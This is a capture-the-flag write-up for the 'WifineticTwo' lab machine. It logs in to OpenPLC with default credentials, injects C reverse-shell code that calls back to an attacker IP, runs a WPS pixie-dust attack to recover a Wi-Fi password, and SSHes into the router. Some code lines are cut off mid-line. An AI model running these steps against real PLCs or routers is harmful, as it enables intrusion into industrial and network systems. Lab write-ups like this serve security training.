
WifineticTwo


1. Enumeration

```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http-proxy Werkzeug/1.0.1 Python/2.7.18
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://10.10.11.7:8080/login
|_http-server-header: Werkzeug/1.0.1 Python/2.7.18
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 232
|     vary: Cookie
|     set-cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.ZhH4Gw.GXRLHStFmEQiQshJHYa6Nv8pPHg; Expires=Sun, 07-Apr-2024 01:39:19 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sun, 07 Apr 2024 01:34:19 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 302 FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 219
|     location: http://0.0.0.0:8080/login
|     vary: Cookie
|     set-cookie: session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ.ZhH4Gg.U3UQ74lcoPCM4Rm77jk0UaSbgOk; Expires=Sun, 07-Apr-2024 01:39:18 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sun, 07 Apr 2024 01:34:18 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>Redirecting ... </title>
|     <h1>Redirecting ... </h1>
|     <p>You should be redirected automatically to target URL: <a href="/login">/login</a>. If not click the link.
```


There is a http service, take a look of the web application



OpenPLC used openplc as default credentials, we use it and it worked.



2. User flag




Inside there is a section with C code that it may run on the server so we try to inject a rev shell

```
#include "ladder.h"
#include <stdlib.h>
#include <unistd.h>
#include <sys/wait.h>

//-----------------------------------------------------------
// DISCLAIMER: EDDITING THIS FILE CAN BREAK YOUR OPENPLC RUNT
// KNOW WHAT YOU'RE DOING, JUST DON'T DO IT. EDIT AT YOUR OWN
//
// PS: You can always restore original functionality if you b
// in here by clicking on the "Restore Original Code" button
//-----------------------------------------------------------

//-----------------------------------------------------------
// These are the ignored I/O vectors. If you want to override
// handles a particular input or output, you must put them in
// vectors. For example, if you want to override %IX0.5, %IX0
// your vectors must be:
//     int ignored_bool_inputs[] = {5, 6}; //%IX0.5 and %IX0.
//     int ignored_int_inputs[] = {3}; //%IW3 ignored
//
// Every I/O on the ignored vectors will be skipped by OpenPL
//-----------------------------------------------------------
int ignored_bool_inputs[] = {-1};
int ignored_bool_outputs[] = {-1};
int ignored_int_inputs[] = {-1};
int ignored_int_outputs[] = {-1};

//-----------------------------------------------------------
// This function is called by the main OpenPLC routine when i
// Hardware initialization procedures for your custom layer s
//-----------------------------------------------------------
void initCustomLayer()
{
}

//-----------------------------------------------------------
// This function is called by OpenPLC in a loop. Here the int
```

```
// buffers must be updated with the values you want. Make sur
// bufferLock to protect access to the buffers on a threaded
//-----------------------------------------------------------
void updateCustomIn()
{
    // Example Code - Overwritting %IW3 with a fixed value
    // If you want to have %IW3 constantly reading a fixed va
    // you must add %IW3 to the ignored vectors above, and th
    // single line of code in this function:
    //     if (int_input[3] != NULL) *int_input[3] = 53;
}

#define LHOST "10.10.14.246"
#define LPORT "1234"

//-----------------------------------------------------------
// This function is called by OpenPLC in a loop. Here the int
// buffers must be updated with the values you want. Make sur
// bufferLock to protect access to the buffers on a threaded
//-----------------------------------------------------------
void updateCustomOut()
{
    int pipefd[2];
    pid_t pid;

    if (pipe(pipefd) == -1) {
        exit(EXIT_FAILURE);
    }

    pid = fork();
    if (pid == -1) {
        exit(EXIT_FAILURE);
    }

    if (pid == 0) {
        close(pipefd[0]);
        dup2(pipefd[1], STDOUT_FILENO);
        execl("/bin/bash", "/bin/bash", "-c", "/bin/bash -i >
```

```
        exit(EXIT_FAILURE);
    } else {
        close(pipefd[1]);
        wait(NULL);
    }
```

Save and compile



It is necessary to run start PLC to execute the reverse shell.

```
┌──(kali㉿kali)-[~/Desktop/Wifinetictwo]
└─$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.7 37770
bash: cannot set terminal process group (172): Inappropriate ioctl for device
bash: no job control in this shell
root@attica02:/opt/PLC/OpenPLC_v3/webserver# whoami
whoami
root
```

3.Priv esc

To get the root flag on this machine we need to use wlan0 interface to hack a wifi network

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:00:00:00:03:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

We can enumerate and try to make a pixie dust attack using oneshot, this attack steal a pin on the router which will help later to access to the password saved on the router.

```
root@attica02:/home/ubuntu# ./oneshot.py -i wlan0 -K
[*] Running wpa_supplicant…
[*] BSSID not specified (--bssid) — scanning for available networks
Networks list:
#    BSSID              ESSID                Sec.       PWR  WSC device name            WSC model
1)   02:00:00:00:01:00  plcrouter            WPA2       -30
Select target (press Enter to refresh): 1
[*] Running wpa_supplicant…
[*] Trying PIN '12345670'…
[*] Scanning…
[*] Authenticating…
[+] Authenticated
[*] Associating with AP…
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[*] Received Identity Request
[*] Sending Identity Response…
[*] Received WPS Message M1
[P] E-Nonce: DDE8D02C256566D57957F80848CF926F
[*] Sending WPS Message M2…
[P] PKR: 430B00B8A561A947B492B5E05C6F6A87C432C8814A0860710719FF067F727CED01B658391E276EF6F7385A287E92871138E4C3F2B4AFF8C80344B9C37
4E7454D5C0885FF6F4925FF3F288C6EE66AD795AA7BEC22952D33BCC6B1420632D1D49B07752ABF1F0B7002D04E5C6B6E7271B5FF72567686528EF2AC143A94897
CF63543029A80011B4925EA9EF0E72588FE5CD4272F8B505F80CCE60EC8BF884A7DBE260DF911F9D827E42BC4059B8AE373F2A39FC8F5572443FCE3097EF6D67EB
4CC
[P] PKE: 406296927BA5C2DEEF543E84B41CED7DF323180DB7A01F22B00D58E99C953ADF2AB16988586F846138F1A6AEA579F590D7A53E9088CB2C2F6FF1A6042
C3FA71D50EC6F13D1C1BC3D3CCA32C6840799465F2C70FAEC88715D7E195E9CC2103A101474875D1CDC705BC77D2C6907A2E281249E00E79FACE09F15303D4CD78
CC3C3A41374702FCD273066196F625E4900665FB2F37916C12B0B43C8A08491AE411CBE2719F427F4E332AA29091FAEDAD9B240502727633032F7AFE2EC15C1391
29D
[P] AuthKey: EAA63DB8F05E961030DE9F19C8BA481DC81B320B078DDC41073AC32F2C0FEFE6
[*] Received WPS Message M3
[P] E-Hash1: FE810ECA25007046C62FCC25C7BEC7D11DCA057EBA1637E021CD6B072D51351D
[P] E-Hash2: 590E313F20088C7AC70E0179F5C356E3B6E6E7D86D3AD7FF981247E17C316875
[*] Sending WPS Message M4…
[*] Received WPS Message M5
[+] The first half of the PIN is valid
[*] Sending WPS Message M6…
[*] Received WPS Message M7
[+] WPS PIN: '12345670'
[+] WPA PSK: 'NoWWEDoKnowWhaTisReal123!'
[+] AP SSID: 'plcrouter'
root@attica02:/home/ubuntu#
```

Once we found the password it’s time to connect to the wifi network

We will need two files and a set of command according with the documentation.

```
root@attica02:/etc/wpa_supplicant# vim wpa_supplicant-wlan0.conf
root@attica02:/etc/systemd/network# d  /etc/systemd/network
root@attica02:/etc/systemd/network# ls
root@attica02:/etc/systemd/network# vim 25-wlan.network
root@attica02:/etc/systemd/network#
```

First path: /etc/wpa_supplicant/wpa_supplicant-wlan0.conf

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=0
update_config=1

network={
  ssid="<NETWORK_SSID>"
  psk="<NETWORK_PASSWORD>"
```

```
  key_mgmt=WPA-PSK
  proto=WPA2
  pairwise=CCMP TKIP
  group=CCMP TKIP
  scan_ssid=1
}
```

Second path: /etc/systemd/network/25-wlan.network

```
[Match]
Name=wlan0

[Network]
DHCP=ipv4
```

```
root@attica02:/etc/wpa_supplicant# chmod 755 wpa_supplicant-wlan0.conf
root@attica02:/etc/wpa_supplicant# ls -l
total 44
-rwxr-xr-x 1 root root   937 Apr  4  2022 action_wpa.sh
-rw-r--r-- 1 root root 25569 Apr  4  2022 functions.sh
-rwxr-xr-x 1 root root  4696 Apr  4  2022 ifupdown.sh
-rwxr-xr-x 1 root root   228 Apr  7 04:48 wpa_supplicant-wlan0.conf
root@attica02:/etc/wpa_supplicant#
```

```
#Enable wpa supplicant to connect it trought it
systemctl enable wpa_supplicant@wlan0.service
#Restart the services to connect automatically
systemctl restart systemd-networkd.service
systemctl restart wpa_supplicant@wlan0.service
```

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.46  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:300  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:03:00  txqueuelen 1000  (Ethernet)
        RX packets 193  bytes 22747 (22.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 195  bytes 30304 (30.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Use ssh to get into the router and machine pwned!!!

```
root@attica02:/etc/systemd/network# ssh root@192.168.1.1
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
ED25519 key fingerprint is SHA256:ZcoOrJ2dytSfHYNwN2vcg6OsZjATPopYMLPVYhczadM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.1' (ED25519) to the list of known hosts.


BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

  _______                     ________          __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
-------------------------------------------------
root@ap:~#
```